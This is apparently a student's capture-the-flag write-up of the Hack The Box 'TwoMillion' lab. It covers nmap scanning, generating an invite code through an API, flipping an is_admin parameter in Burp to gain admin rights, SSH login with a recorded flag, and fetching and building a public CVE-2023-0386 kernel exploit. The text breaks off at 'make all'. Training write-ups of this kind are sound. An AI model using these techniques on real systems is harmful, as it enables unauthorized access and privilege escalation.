

TEACHMINDZ

**TOPIC: CRACKING THE LAB IN
HACKTHE BOX AND FINDING THE
FLAGS**

LAB:TWOMILLION

SUBMITTED TO:

ARJUN SIR

SUBMITTED BY:

ANVITH ANIL P

LAB:EVILTWINS

It's a basic linux lab where we need to crack the lab and find the two flags. Here we have got the ip and lets do a nmap scan to see which ports are open

1. Nmap scan

“nmap -A <ip>” ip:10.10.11.221

```
(root@kali) [~/Downloads]
$ nmap -A 10.10.11.221
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-11 08:41 IST
Nmap scan report for 2million.htb (10.10.11.221)
Host is up (0.31s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http     nginx
|_ http-cookie-flags:
|_  /:
|_  PHPSESSID:
|_  httponly flag not set
|_ http-trane-info: Problem with XML parsing of /evox/about
|_ http-title: Hack The Box :: Penetration Testing Labs
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.0
OS details: Linux 5.0
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1025/tcp)
HOP RTT      ADDRESS
1   334.36 ms 10.10.14.1
2   335.00 ms 2million.htb (10.10.11.221)
```

2 open ports


Ssh

http


2. Quick Search of IP in the url

Before searching the ip we need set the ip in our local host machine. With the command “nano /ect/hosts ”

In the terminal and set the ip and name ith has **2milion.htb** then only the https search will be beneficial



Here we can see the old interface of hack the box. Lets try to join and see what we can get



Here we need a invitation code or we need to generate a invitation code to login

- By right clicking on this page we have entered in to the page source there we can see a java script.

```

<!-- scripts -->
<script src="/js/htb-frontend.min.js"></script>
<script defer src="/js/inviteapi.min.js"></script>
<script defer>
  $(document).ready(function() {
    $('#verifyForm').submit(function(e) {
      e.preventDefault();

      var code = $('#code').val();
      var formData = { "code": code };

      $.ajax({
        type: "POST",
        dataType: "json",
        data: formData,
        url: '/api/v1/invite/verify',
        success: function(response) {
          if (response[0] === 200 && response.success =
            // Store the invite code in localStorage
            localStorage.setItem('inviteCode', code);

```

- We can see an inviteapi java script lets dig into it and see

```
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(30)};if(!"".replace(/\./g,String))({while(c--){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}
```

We can see a command line

- Lets beautify this code and see

```

function makeInviteCode() {
  $.ajax({
    type: "POST",
    dataType: "json",
    url: '/api/v1/invite/make',
    success: function(response) {
      console.log(response);

```

We got invite code generator to generator the invite code

3. Generating the invite code


```

(root@kali) - [~/Downloads]
# curl -X POST 2million.htb/api/v1/invite/generate
{"0":200,"success":1,"data":{"code":"NEFNTjctNjdUSVQtWU5RQTMTmLZXV1Y=","format":"encoded"}}

```


Here we got the code but it is in encrypted format lets decrypt the code


4. Decrypting the code using cyberchef




We have got the code and lets try to login

5. Login






Lets dig in more and see what we can find




Here we can see a access details file. Lets use brup suite and see what we can get

6. Using burp suite




Lets send this to Repeater and see




After removing the `user/vpn/generate`. We see a `admin` code to check if the user is admin


- We need to edit the request and send it with giving a regular content-type



We need to add the email and the **is_admin** parameter
 Lets add the email that we used to create while logging in



also set the **is_admin** to 1 because it was a boolean and set it to 1 for true not it returned that our user is admin neat.



Checking the authentication to know if true


Now let's check the admin vpn generate and see what we can see



We have got the password of the admin now let's login via ssh


7. Login via ssh

We know the user ip and the password let's enter in to the admin user's account



We have logged in to the account

Finding the first flag



FLAG1: 941460b5b5ce6cc9edefa466c5dc3f31


8. Privilege escalation

The final flag is in the root user directory here we are a normal user.

By entering the command 'uname -a' we get

```
admin@2million:~$ uname -a
Linux 2million 5.15.70-051570-generic #202209231339 SMP Fri Sep 23 13:45:37 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
```


Lets search it and see what we can find



The screenshot shows a web page from Datadog Security Labs. The title is 'The OverlayFS vulnerability CVE-2023-0386'. The date is '10 May 2023'. The text describes a vulnerability in the Linux kernel that was publicly disclosed on March 22, 2023, which is a local privilege escalation vulnerability.

We find a new vulnerability CVE-2023-0386

Lets search its exploit and see



The screenshot shows a document with two main sections: 'Installation' and 'How to use'. Under 'Installation', the command 'make all' is shown. Under 'How to use', it instructs to start two terminals. In the first terminal, the command './fuse ./ovlcap/lower ./gc' is shown. In the second terminal, the command './exp' is shown.

We see a installation. lets install it

Command “git clone <https://github.com/xkaneiki/CVE-2023-0386>”

And need to zip it and insert in to the admin user by the command

scp cve.zip [admin@2million.htb:/tmp](mailto:admin@2million.htb)

```
(root@kali)-[~/Downloads]
# scp cve.zip admin@2million.htb:/tmp
The authenticity of host '2million.htb (10.10.11.221)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyt
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:5: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '2million.htb' (ED25519) to the list of known hosts
admin@2million.htb's password:
Permission denied, please try again.
admin@2million.htb's password:
Permission denied, please try again.
admin@2million.htb's password:
cve.zip
```

We have successfully inserted it in to the admin user lets try to open it in he admin user

```
admin@2million:~$ cd /tmp
admin@2million:/tmp$ unzip cve.zip
Archive:  cve.zip
  creating: CVE-2023-0386/
```

Lets unzip the file and try to open it

- After unzipping we need to give a command “**make all**”

```

admin@2million:/tmp/CVE-2023-0386$ make all
